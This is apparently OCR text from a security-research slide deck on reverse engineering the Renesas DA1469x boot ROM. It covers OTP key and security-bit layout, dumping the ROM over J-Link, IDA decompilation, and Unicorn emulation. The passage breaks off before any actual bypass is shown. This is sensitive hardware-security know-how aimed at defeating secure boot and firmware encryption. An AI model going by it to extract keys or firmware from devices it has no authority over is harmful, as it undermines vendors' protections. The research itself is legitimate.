DABOOTZONE


BREAKING THE DA1469X BOOTROM


WHOAMI

Chris Bellows

Research Science Director @ Atredis Partners

Owl Illustrator





ATREDIS PARTNERS

https://www.atredis.com


WHAT THIS IS ABOUT

Bizdev → **Research** → **Consulting**

DA1469X

Renesas Da1469x microcontrollers

- **DA14691**
- **DA14695**
- **DA14697**
- **DA14699**




Arm Cortex-M33, Bluetooth LE,PMU,Clocks,Crypto,blah,blah

Security features

- **Secure Access - debug interface controls**
- **Secureboot - firmware validation**
- **Encrypted Firmware - on-the-fly decryption of firmware**

Development Board available, fairly inexpensive ~100$



SECURITY FEATURES THE IMPORTANT STUFF.

One-Time-Programmable (OTP) Segment

Configuration Script controls settings

- Dev/Prod Modes
- Secure Boot

Encryption Keys Provisioned here:

- QSPI FW Keys - on-the-fly fw decryption
- User Data Keys - application keys
- Public Keys - secure boot authentication

Segment	Bytes	Description	OTP Address
1	1024	**Configuration Script** ~100 registers write operations	0x00000C00
2	256	**QSPI FW Decryption Keys Area – Payload** write/read protected when secure mode enabled in CS Secure mode connects those (8 * 256-bits) keys to QSPI Controller	0x00000B00
3	256	**User Data Encryption Keys – Payload** Write/Read protected when secure mode enabled in CS. Secure mode connects those (8 * 256-bits) keys to AES engine	0x00000A00
4	32	**QSPI FW Decryption Keys Area – Index** Eight entries for eight 256-bit keys	0x000009E0
5	32	User Data Encryption Keys – Index 8 entries for 8 256-bit keys	0x000009C0
6	256	Signature Keys Area – Payload	0x000008C0
7	32	Signature Keys Area – Index	0x000008A0
8	2208	Customer Application Area (Secondary bootloader, binaries, and so on)	0x00000000

Bit field	Description
FORCE_DEBUGGER_OFF	This bit will permanently disable the M33 debugger
FORCE_CMAC_DEBUGGER_OFF	This bit will permanently disable the CMAC debugger
PROT_QSPI_KEY_READ	This bit will permanently disable CPU read capability at OTP offset 0x00000B00 and for the complete segment
PROT_QSPI_KEY_WRITE	This bit will permanently disable ANY write capability at OTP offset 0x00000B00 and for the complete segment
PROT_AES_KEY_READ	This bit will permanently disable CPU read capability at OTP offset 0x00000A00 and for the complete segment. The AES sections are only used by the application SW, but protecting the key area from read/write makes it secure after leaving the manufacturing facilities
PROT_AES_KEY_WRITE	This bit will permanently disable ANY write capability at OTP offset 0x00000A00 and for the complete segment. The AES sections are only used by the application SW, but protecting the key area from read/write makes it secure after leaving the manufacturing facilities
PROT_SIG_KEY_WRITE	This bit will permanently disable ANY write capability at OTP offset 0x000008C0 and for the complete segment. This is for protecting public keys from being written (used by ECC only)
SECURE_BOOT	This bit will enable authentication of the image in the FLASH while the system is booting

ENCRYPTION AT REST 

Defensible external storage of user applications? Encryption!

- Keys loaded into OTP (QSPI Area)
- Application encrypted with provisioned key
- HW Engine decrypts application as its executed
- AES-CTR Mode
  - Allows decryption of arbitrary blocks
    - Performance / Execute-In-Place (XIP)

SECURE BOOT

Validates the application against public key stored in OTP

Once activated the following is enforced:

- Cannot be disabled
- Applications must be signed
- Applications must be encrypted
- OTP Key section read disabled
    - Keys can be revoked

BOOTROM

Small code block executed first

- Initializes the system
- Handles transition to application/customer code
- Immutable (some exceptions)
  - Manufacturer only “patch” section
  - Focused-ion-beam (FIB)

Security Implemented Here

- Secureboot
- OTP
- Debug/Readback protections

Notable bug examples

- iPhone bugs (limera1n/checkm8)

EXTRACTION

Datasheet provides the memory mappings

Debugger/JLink to read to a file

Load into IDA

Draw the rest of the owl

Resource	Start Address	End Address	Size (kB)	PD	AMBA	Comments
Remapped Devices	0	800000	8192	PD_SYS	AHB	Remap IVT into SYSRAM
SYSRAM (code)	800000	880000	512	PD_MEM	AHB	Remapped at 0x0. DA14691 end address: 0x860000
Reserved						
ROM	900000	920000	128	PD_SYS	AHB	Remapped at 0x0

```
J-Link>savebin c:\users\chris\bootrom.bin, 0x900000, 0x20000
Opening binary file for writing... [c:\users\chris\bootrom.bin]
Reading 131072 bytes from addr 0x00900000 into file...O.K.
```

Library function | Regular function | Instruction | Data | Unexplored | External symbol | Lumina fun

Functions

Function name	Start
Booter_Flow	000015E8
CLK_Enable_RC32M	0000155C
CLK_Set_source_xtal32m	0000159C
CLK_Switch_to_RC32M	00000344
CLK_Switch_to_XTAL32M	00000384
CRC_get_crc16_ccitt	0000146C
CRYPTO_is_processing_data	000014FC
CRYPTO_setup_data_and_st...	00005D98
CRYPTO_setup_data_locatio...	000014B8
CRYPTO_waiting_for_input	00001520
CRYPT_process_last_block	00005E34
Cache_setup_qspi_cache	00001ADC
ConfigurationScript_Read	00000228
ConfigurationScript_Read_O...	000001E0
ConfigurationScript_Read_Q...	00002026
Crypto_Validate_EdDSA	00005E68
Crypto_hash_sha512_setup	00005D5C
Crypto_setup_sha512_start...	00005F94
DeviceAdministration_KeyTy...	00000C94
ImageHeader_version_check	000065F4
NVIC_ICER0_clear_b16	0000250C

IDA View-A

```
19  CLK_Enable_RC32M();
20  CRG_TOP_CLK_AMBA_REG[0] = 0;                // reset pe
21  SYS_WDOG_WATCHDOG_CTRL_REG = 6;             // reset wa
22  v0 = CRG_TOP_PMU_CTRL_REG;
23  CRG_TOP_PMU_CTRL_REG = v0 & 0xFFFFFFF7;     // clear CO
24  do
25    ptr_sys_stat_reg = CRG_TOP_SYS_STAT_REG;
26  while ( (ptr_sys_stat_reg & 0x800) == 0 );  // spin unt
27  GPIO_P0_08_MODE_REG = 0x200;                // open dra
28  GPIO_P0_08_MODE_REG = 0x100;                // push-pu
29  GPIO_P0_08_MODE_REG = 0x200;                // // open
30  WDOG_feed_ff();
31  ptr_pmu_ctrl_reg = CRG_TOP_PMU_CTRL_REG;
32  CRG_TOP_PMU_CTRL_REG = ptr_pmu_ctrl_reg & 0xFFFFFFFB;// c
33  do
34    ptr_sys_stat_reg_ = CRG_TOP_SYS_STAT_REG;
35  while ( (ptr_sys_stat_reg_ & 0x200) == 0 );  // spin unt
36  ptr_power_ctrl_reg = CRG_TOP_POWER_CTRL_REG;
37  CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFFFF
38  CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFF7F
39  ptr_pmu_ctrl_reg_ = CRG_TOP_PMU_CTRL_REG;
40  CRG_TOP_PMU_CTRL_REG = ptr_pmu_ctrl_reg_ & 0xFFFFFFFE;
41  do
42    ptr_sys_stat_reg__ = CRG_TOP_SYS_STAT_REG;
43  while ( (ptr_sys_stat_reg__ & 8) == 0 );
44  OTPC_enable_clock_and_reset(1);
45  OTPC_set_read_mode();
46  QSPIC_set_manual_mode();
47  QSPIC_Software_Reset_peripheral();          // reset th
```

Library function | Regular function | Instruction | Data | Unexplored | External symbol | Lumina fun

Functions

Function name	Start
sub_15E8	000015E8
sub_18AC	000018AC
sub_195C	0000195C
sub_1ADC	00001ADC
sub_1C00	00001C00
sub_1C34	00001C34
sub_1C6C	00001C6C
sub_1CAC	00001CAC
sub_1DAC	00001DAC
sub_1DE8	00001DE8
sub_1E20	00001E20
sub_1EC4	00001EC4
sub_1EE0	00001EE0
sub_1EF4	00001EF4
sub_1F08	00001F08
sub_1F46	00001F46
sub_1FA2	00001FA2
sub_2026	00002026


Pseudocode-A

```
13  v0 = sub_155C();
14  MEMORY[0x50000000] = 0;
15  MEMORY[0x50000704] = 6;
16  MEMORY[0x50000020] &= ~8u;
17  while ( (MEMORY[0x50000028] & 0x800) == 0 )
18    ;
19  MEMORY[0x50020A38] = 0x200;
20  sub_1544(v0);
21  MEMORY[0x50000020] &= ~4u;
22  while ( (MEMORY[0x50000028] & 0x200) == 0 )
23    ;
24  MEMORY[0x500000F0] = MEMORY[0x500000F0] & 0xFF8FFFFF | 0x400000;
25  MEMORY[0x500000F0] |= 0x80u;
26  MEMORY[0x50000020] &= ~1u;
27  while ( (MEMORY[0x50000028] & 8) == 0 )
28    ;
29  sub_1CAC(1);
30  sub_1DAC();
31  sub_2052();
32  sub_20B6(v1);
33  MEMORY[0x2003C954] = 1;
34  MEMORY[0x2003C958] = 0;
35  MEMORY[0x50020904] |= 1u;
36  v2 = sub_264C(0x1106);
37  MEMORY[0x50020A3C] = 2;
```

ANALYSIS CHALLENGES

Dense code

- No strings
- No symbols
- No debug statements/printf-like functions
- No external libraries



SUBWAY

Function name	Start
sub_100	00000100
sub_1E0	000001E0
sub_228	00000228
sub_32C	0000032C
sub_344	00000344
sub_384	00000384
sub_3C4	000003C4
sub_3E0	000003E0
sub_3F4	000003F4
sub_418	00000418
sub_4D0	000004D0

LET THE HW GUIDE YOU

Datasheet Provides Addresses


IDA Segments


- **Create manually/IDAPython**
- **SVD Loader (Edit>Plugins>SVD File Management)**
  - **SDK_10.0.12.146.1/config/embsys/Dialog_Semiconductor/DA1469x-00.xml**

Resource	Start Address	End Address	Size (kB)
WDOG	50000700	50000800	0,25
Reserved			
XTAL32M_C	50010000	50010200	0,5
TIMER	50010200	50010300	0,25
TIMER2	50010300	50010400	0,25
MAC_TIM	50010400	50010500	0,25
Reserved			
UART	50020000	50020100	0,25
UAR2	50020100	50020200	0,25
UART3	50020200	50020300	0,25
SPI	50020300	50020400	0,25
SPI2	50020400	50020500	0,25

```
<?xml version="1.0" encoding="ascii"?>
<!-- File naming: Dialog_DA1469x.svd -->
<!--
  Copyright (C) 2019-2021 Dialog Semiconductor.
  This computer program includes Confidential, Proprietary Information
  of Dialog Semiconductor. All Rights Reserved.

  Generated by cmsis-svd (version 0.2), d.d. August 26, 2021 - 08:12:40
 -->
<device xmlns:xs="http://www.w3.org/2001/XMLSchema-instance" schemaVersion="1.3" xs:noNamespaceSchemaLocation="CMSIS-SVD.xsd">
  <vendor>Dialog</vendor>                                    <!-- device vendor name -->
  <vendorID>ARM</vendorID>                                     <!-- device vendor short name -->
  <name>DA1469x</name>                                       <!-- name of part-->
  <series>DA1469x</series>                                     <!-- device series the device belongs to -->
  <version>1.2</version>                                       <!-- version of this description, adding CMSIS-SVD 1.1 tags -->
  <description>690</description>
  <licenseText><!-- this license text will appear in header file. \n forces line breaks -->
```





BACKWARDS IS FORWARD

Register access defines functionality

```
UART:5002000C UART_UART_LCR_REG % 4
                DATA XREF: sub_264C+14↑r
                sub_264C+1A↑w ...
                ; RW: Line Control Register
```

```
1  int __fastcall sub_264C(int result)
2  {
3    int v1; // r3
4
5    UART_UART_SRR_REG = 7;
6    v1 = UART_UART_LCR_REG;
7    UART_UART_LCR_REG = v1 | 0x80;
8    UART_UART_DLF_REG = (unsigned __int8)result;
9    UART_UART_RBR_THR_DLL_REG = BYTE1(result);
10   UART_UART_IER_DLH_REG = BYTE2(result);
11   UART_UART_LCR_REG = 3;
12   UART_UART_IIR_FCR_REG = 7;
13   UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
14   return result;
15 }
```

```
1  int __fastcall UART_reset_and_configure_uart(int result)
2  {
3    int v1; // r3
4
5    UART_UART_SRR_REG = 7;                          // reset UART
6    v1 = UART_UART_LCR_REG;
7    UART_UART_LCR_REG = v1 | 0x80;                  // set Divisor Latch Access Bit, required to set
8                                                    // buad rate via DLL/DLH reg
9    UART_UART_DLF_REG = result;                     // set the rate divisor fractional part - 0x1106
10   UART_UART_RBR_THR_DLL_REG = BYTE1(result);      // set the low byte of divisor
11   UART_UART_IER_DLH_REG = BYTE2(result);          // set the hibyte of the divisor
12   UART_UART_LCR_REG = 3;                          // datalen select b11 is 8bits
13   UART_UART_IIR_FCR_REG = 7;                      // setup read interrupt register
14   UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
15   return result;
16 }
```

Function Folders

Functions

Function name	Segment	Start	Length
sub_258C	Code	0000258C	00000056
sub_65F4	Code	000065F4	0000005A
sub_BE2	Code	00000BE2	0000005C
sub_264C	Code	0000264C	0000005C
sub_1F46	Code	00001F46	0000005C
sub_2052	Code	00002052	00000064
sub_26AC			
sub_417A			
sub_2A9E			
sub_D78			
sub_452C			

Create folder with items...
Reset natural order
Rename

Functions

Function name	Segment	Start	Length	Locals
_				
UART				
sub_2720	Code	00002720	0000003A	00000010
sub_258C	Code	0000258C	00000056	00000010
sub_264C	Code	0000264C	0000005C	00000010
sub_26AC	Code	000026AC	0000006A	00000018
NMI_handler	Code	000024D0	00000002	
SVCall_handler	Code	000024D2	00000002	

UNICORNS

```
% python booter.py secure_img.bin
invalid register name CYCLECNT, skipping
invalid reg config value: XPSR - 69000000:APSR
invalid reg config value: IPSR - 000(NoException)
invalid register name CFBP, skipping
invalid register name MSPLIM, skipping
invalid register name PSPLIM, skipping
[-] Tracing basic block at Entry - Booter_Flow (0x15e8) - LR 0x1b6 - block size = 0x
[-] Tracing basic block at Entry - CLK_Enable_RC32M (0x155c) - LR 0x15ee - block siz
[+] Read: CRG_TOP + 0x0044 (4 bytes)
[+] Read: CRG_TOP + 0x0014 (4 bytes)
[+] Read: CRG_TOP + 0x0014 (4 bytes)
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[-] Tracing basic block at Entry - WDOG_feed_ff (0x1544) - LR 0x1638 - block size =
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[+] Read: CRG_TOP + 0x00f0 (4 bytes)
[+] Read: CRG_TOP + 0x00f0 (4 bytes)
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[-] Tracing basic block at Entry - OTPC_enable_clock_and_reset (0x1cac)
[+] Read: CRG_TOP + 0x0000 (4 bytes)
[-] Tracing basic block at Entry - OTPC_set_read_mode (0x1dac) - LR 0x1
[-] Tracing basic block at Entry - QSPIC_set_manual_mode (0x2052) - LR
[+] Read: CRG_TOP + 0x0000 (4 bytes)
[+] Read: CRG_TOP + 0x0000 (4 bytes)
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[-] Tracing basic block at Entry - QSPIC_Software_Reset_peripheral (0x2
[-] Tracing basic block at Entry - QSPIC_Enable_CS_active_low (0x1ee0)
[-] Tracing basic block at Entry - QSPIC_Disable_CS_active_low (0x1ef4)
[-] Tracing basic block at Entry - QSPIC_Enable_CS_active_low (0x1ee0) - LR 0x2192 - block size = 0x14
[-] Tracing basic block at Entry - QSPIC_WriteData_manual_mode (0x2460) - LR 0x2198 - block size = 0x20
QSPI: Release Power-down / Device ID
[-] Tracing basic block at Entry - QSPIC_Disable_CS_active_low (0x1ef4) - LR 0x219c - block size = 0x14
[-] Tracing basic block at Entry - QSPIC_Enable_CS_active_low (0x1ee0) - LR 0x21ba - block size = 0x14
[-] Tracing basic block at Entry - QSPIC_WriteData_manual_mode (0x2460) - LR 0x21c0 - block size = 0x20
QSPI: Enable Reset
```

```python
def load_jlink_reg_str(mu,raw_str):
  '''
  loads a raw string from a jlink session of the register state. example:
    PC = 000015E8, CycleCnt = 000011CE
    R0 = 00000000, R1 = 00000000, R2 = 00000002, R3 = 00000000
    R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 00000000
    R8 = 22F03812, R9 = 54020200, R10= 20030000, R11= 00000000
    R12= 18846521
    SP(R13)= 20040000, MSP= 20040000, PSP= 00000000, R14(LR) = 000001BB
    XPSR = 69000000: APSR = nZCvQ, EPSR = 01000000, IPSR = 000 (NoException)
    CFBP = 00000000, CONTROL = 00, FAULTMASK = 00, BASEPRI = 00, PRIMASK = 00
    MSPLIM = 00000000
    PSPLIM = 00000000
  '''
  regs = raw_str.strip().replace('\n',',').replace(' ','').split(',')
```

```
mu.mmio_map(0x50000000, 4096, crg_top_read, None, crg_top_write, None)
mu.mmio_map(0x50010000, 4096, periph2_read, None, periph2_write, None)
mu.mmio_map(0x50020000, 4096, periph_read, None, periph_write, None)
mu.mmio_map(0x50040000, 4096, periph4_read, None, periph4_write, None)
mu.mmio_map(0x30070000, 4096, Otp.mmio_read, otp, Otp.mmio_write, otp)
mu.mmio_map(0x38000000, 4096, Qspi.mmio_read, qspi, Qspi.mmio_write, qspi)
mu.mmio_map(0x10080000, 4096, Otp.mem_read, otp, Otp.mem_write, otp)
```

https://www.unicorn-engine.org/

AIDAPAL PLUG

Manual Analysis

```
int __fastcall UART_reset_and_configure_uart(int result)
{
  int v1; // r3

  UART_UART_SRR_REG = 7;                        // reset UART
  v1 = UART_UART_LCR_REG;
  UART_UART_LCR_REG = v1 | 0x80;                // set Divisor Latch Access Bit, required to set
                                                // buad rate via DLL/DLH reg
  UART_UART_DLF_REG = result;                   // set the rate divisor fractional part - 0x1106
  UART_UART_RBR_THR_DLL_REG = BYTE1(result);    // set the low byte of divisor
  UART_UART_IER_DLH_REG = BYTE2(result);        // set the hibyte of the divisor
  UART_UART_LCR_REG = 3;                        // datalen select b11 is 8bits
  UART_UART_IIR_FCR_REG = 7;                    // setup read interrupt register
  UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
  return result;
}
```

Aidapal Analysis

```
// This function configures various UART registers with the provided input value.
// It sets specific bits in the Software Reset Register, Line Control Register,
// Divisor Latch Fraction Register, Receive Buffer Register Threshold, Interrupt
// Enable Register, and Interrupt Identification Register/FIFO Control Register
// based on the input value.
int __fastcall configureUartRegisters_264c(int inputValue)
{
  int previousLcrValue; // r3

  UART_UART_SRR_REG = 7;
  previousLcrValue = UART_UART_LCR_REG;
  UART_UART_LCR_REG = previousLcrValue | 0x80;
  UART_UART_DLF_REG = inputValue;
  UART_UART_RBR_THR_DLL_REG = BYTE1(inputValue);
  UART_UART_IER_DLH_REG = BYTE2(inputValue);
  UART_UART_LCR_REG = 3;
  UART_UART_IIR_FCR_REG = 7;
  UART_UART_IER_DLH_REG = BYTE2(inputValue) & 0xFE;
  return inputValue;
}
```

Pseudocode-A

```
int __fastcall sub_264C(int result)
{
  int v1; // r3

  UART_UART_SRR_REG = 7;
  v1 = UART_UART_LCR_REG;
